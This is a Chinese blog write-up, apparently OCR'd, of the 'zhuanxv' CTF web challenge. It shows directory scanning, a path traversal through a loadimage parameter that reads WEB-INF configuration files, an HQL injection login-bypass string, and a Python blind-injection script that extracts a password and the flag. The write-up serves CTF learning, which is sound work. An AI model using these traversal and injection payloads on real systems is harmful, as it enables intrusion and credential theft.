攻防世界web进阶区zhuanxv

原创

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
本文链接：https://blog.csdn.net/gongjingege/article/details/107920676

SCTF


题目描述：你只是在扫描目标端口的时候发现了一个开放的web服务

打开链接是一个显示时间的页面


dirsearch扫一下


v0.3.9
Extensions: | HTTP method: getSuffixes: * | HTTP
Error Log: C:\Users\86182\Desktop\CTF\tools\dirse
Target: http://220.249.52.133:32568/
Output File: C:\Users\86182\Desktop\CTF\tools\dir
[17:50:30] Starting:
[17:50:33] 400 - 0B - /%2e%2e/google.com
[17:50:33] 400 - 0B - /a%5c.%2A
[17:50:33] 400 - 0B - /a%5c.aspx
[17:50:42] 200 - 4KB - /list
https://blog.csdn.net/gongjingege

打开list页面



抓包看一下



看到JSESSIONID,得知是java web,读取配置文件web.xml

考虑了一下会不会是sql注入


看看源码，里边有个导入路径

```
overflow:hidden;

{
background:url(./loadimage?fileName=web_login_bg.jpg) no-repeat center;
background-size: cover;


color:#27A9E3;
text-decoration:none;
```


打开url



会下载一张图片，但不能查看，notepad++看下源码

bg. jpg

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app id="WebApp_9" version="2.4"
         xmlns="http://java.sun.com/xml/ns/j2ee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
    <display-name>Struts Blank</display-name>
    <filter>
        <filter-name>struts2</filter-name>
        <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter</filter-class>
    </filter>
    <filter-mapping>
        <filter-name>struts2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
    <welcome-file-list>
        <welcome-file>/ctfpage/index.jsp</welcome-file>
    </welcome-file-list>
    <error-page>
        <error-code>404</error-code>
        <location>/ctfpage/404.html</location>
    </error-page>
</web-app>
```


这里struts2有另一个大佬的解释

```
https://www.cnblogs.com/mke2fs/p/11519039.html
```

然后继续读取struts.xml文件

/loadimage?fileName=…/…/WEB-INF/classes/struts.xml

图片一张，notepad++伺候

```xml
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/b
    <bean id="dataSource" class="org.springframework.jdbc.datasource.DriverManagerDataSource">
        <property name="driverClassName">
            <value>com.mysql.jdbc.Driver</value>
        </property>
        <property name="url">
            <value>jdbc:mysql://localhost:3306/sctf</value>
        </property>
        <property name="username" value="root"/>
        <property name="password" value="root" />
    </bean>
    <bean id="sessionFactory" class="org.springframework.orm.hibernate3.LocalSessionFactoryBean">
        <property name="dataSource">
            <ref bean="dataSource"/>
        </property>
        <property name="mappingLocations">
            <value>user.hbm.xml</value>
        </property>
        <property name="hibernateProperties">
            <props>
                <prop key="hibernate.dialect">org.hibernate.dialect.MySQLDialect</prop>
                <prop key="hibernate.show_sql">true</prop>
            </props>
        </property>
    </bean>
    <bean id="hibernateTemplate" class="org.springframework.orm.hibernate3.HibernateTemplate">
        <property name="sessionFactory">
            <ref bean="sessionFactory"/>
        </property>
    </bean>
    <bean id="transactionManager" class="org.springframework.orm.hibernate3.HibernateTransactionManager">
        <property name="sessionFactory">
            <ref bean="sessionFactory"/>
        </property>
```


打开这个user.hbm.xml，还是下载图片

```xml
<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE struts PUBLIC
        "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
        "http://struts.apache.org/dtds/struts-2.3.dtd">
<struts>
    <constant name="strutsenableDynamicMethodInvocation" value="false"/>
    <constant name="struts.mapper.alwaysSelectFullNamespace" value="true" />
    <constant name="struts.action.extension" value=","/>
    <package name="front" namespace="/" extends="struts-default">
        <global-exception-mappings>
            <exception-mapping exception="java.lang.Exception" result="error"/>
        </global-exception-mappings>
        <action name="zhuanxvlogin" class="com.cuitctf.action.UserLoginAction" method="execute">
            <result name="error">/ctfpage/login.jsp</result>
            <result name="success">/ctfpage/welcome.jsp</result>
        </action>
        <action name="loadimage" class="com.cuitctf.action.DownloadAction">
            <result name="success" type="stream">
                <param name="contentType">image/jpeg</param>
                <param name="contentDisposition">attachment;filename="bg.jpg"</param>
                <param name="inputName">downloadFile</param>
            </result>
            <result name="suffix_error">/ctfpage/welcome.jsp</result>
        </action>
    </package>
    <package name="back" namespace="/" extends="struts-default">
        <interceptors>
            <interceptor name="oa" class="com.cuitctf.util.UserOAuth"/>
            <interceptor-stack name="userAuth">
                <interceptor-ref name="defaultStack" />
                <interceptor-ref name="oa" />
            </interceptor-stack>
```



这还有反编译什么的，难受

还是hsql语句。。。

```
https://www.jianshu.com/p/b940d0aaa9fa
```

现在开始注入吧

?user.name=1’or(name)like’ho%25’or’‘like’&user.password=aaaa




但是没有卵用，flag不在这

脚本啥的还在学，先附上大佬的吧，以后学会了补上

```python
import requests
url = "http://220.249.52.133:32568/zhuanxvlogin"
# url = "http://localhost:9090/zhuanxvlogin"
def first():
    admin_password = ""
    for i in range(1,9):
        for n in range(30,140):
            guess = chr(n)
            if guess == "_" or guess == "%":
                continue
            username = "aaa'\nor\n(select\nsubstring(password,"+str(i)+",1)\nfrom\nUser\nwhere\nname\nlike\n'hom
amamama')\nlike\n'"+guess+"'\nor\n''like'"
            data = {"user.name": username, "user.password": "a"}
            req = requests.post(url, data=data, timeout=1000).text
            if len(req)>5000:
                admin_password = admin_password + guess
                print ("admin password: "+ admin_password)
                break
    return admin_password
def second(admin_password):
    flag = ""
    for i in range(1,50):
        for n in range(30,140):
            guess = chr(n)
            if guess == "_" or guess == "%":
                continue
            username = "aa'\nor\n(select\nsubstring(welcometoourctf,"+str(i)+",1)\nfrom\nFlag)\nlike\n'"+guess+"
'\nand\n''like'"
            data = {"user.name": username, "user.password": admin_password}
            req = requests.post(url, data=data, timeout=1000).text
            if len(req)>5000:
                flag = flag + guess
                print ("flag:" + flag)
                break
admin_password = first()
second(admin_password)
```

运行后，得到flag
对了，这个flag的sctf得小写



这个题让我感觉自己差得还很多，好多不懂的知识点以及各种骚思路

努力吧，奥里给(ง •̀_•́)ง

参考文章：https://www.jianshu.com/p/b940d0aaa9fa

2020.8.10 公瑾